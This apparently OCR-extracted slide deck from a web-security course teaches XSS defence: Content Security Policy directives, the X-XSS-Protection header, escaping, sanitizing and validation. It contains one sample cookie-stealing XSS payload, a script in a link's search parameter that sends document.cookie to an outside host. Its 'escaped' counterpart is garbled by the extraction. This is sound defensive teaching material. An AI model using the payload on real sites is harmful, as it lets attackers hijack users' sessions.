
DOM Manipulation

- $jQuery
- SPA Frameworks
- Client-side Control


Persisted and Reflected XSS Rendered HTML



Identifying DOM Based XSS



Mitigation Through Configuration



Introduction to Content Security Policy

Content Security Policy

HTTP response header helps you reduce XSS risks on modern browsers by declaring what dynamic resources are allowed to load via a HTTP Header

https://content-security-policy.com/

Content Security Policy Header

Content-Security-Policy: default-src 'none'; script-src 'self'; style-src 'self'; img-src 'self'

Control Allowable Sources

Source	Directive
Scripts	script-src
Images	img-src
Stylesheets	style-src
Fonts	font-src
Connections	connect-src
Audio, Video	media-src
Form Actions	form-action
Embedded	object-src
Iframes	frame-src
Plugins	plugin-types

Content-Security-Policy Example

Content-Security-Policy: script-src 'self';

Header **Directive** **Value**

X-XSS-Protection

HTTP Response header that enables XSS filtering/sanitization in browsers. Primarily helps combat reflective cross-site scripting attacks in older browsers.

X-XSS-Protection Filter Header

X-XSS-PROTECTION:
1;mode=block

Malicious User Input

<a style="width:75px" class="btn btn-primary" href=http://hackershall.com/timeline?search=<script>location.href=” http://google.com?cookie+document.cookie;</script>View


Escaping User Input

<a style="width:75px" class="btn btn-primary" href=http://hackershall.com/timeline?search=<script>location.href =”http://google.com?cookie document.cookie;</script>View

*differences highlighted

Reasons to Perform Escaping Prior to Use

1. Helps avoid double encoding
2. Avoids data lose through truncation
3. Greater flexibility of data
4. Less prone to errors


React
Angular.js
Jade
Razor Views
Default Escaping (Output Encoding)

Sanitizing and Validation of Untrusted Data

Sanitizing or Validation


Sanitizing Example

User Input

Sanitizing Example

User Input

Validation



Rule for Escaping

When using escaping (output encoding) ensure you match up the correct rule for performing the escaping for the context you are working in (where the user input is being utilized).

Summary

Demo: Cross-site Scripting

Identifying XSS with Netsparker

Anatomy Cross-site Scripting

Reflective Cross-site Scripting (XSS)

Persistence Cross-site Scripting (XSS)

DOM Based Cross-site Scripting (XSS)

Introduction to Content Security Policies

Implementing Content Security Policies

Enabling Cross-site Scripting Filter

Cookies Protection

Escaping Untrusted Data

Sanitizing and Validation of Untrusted Data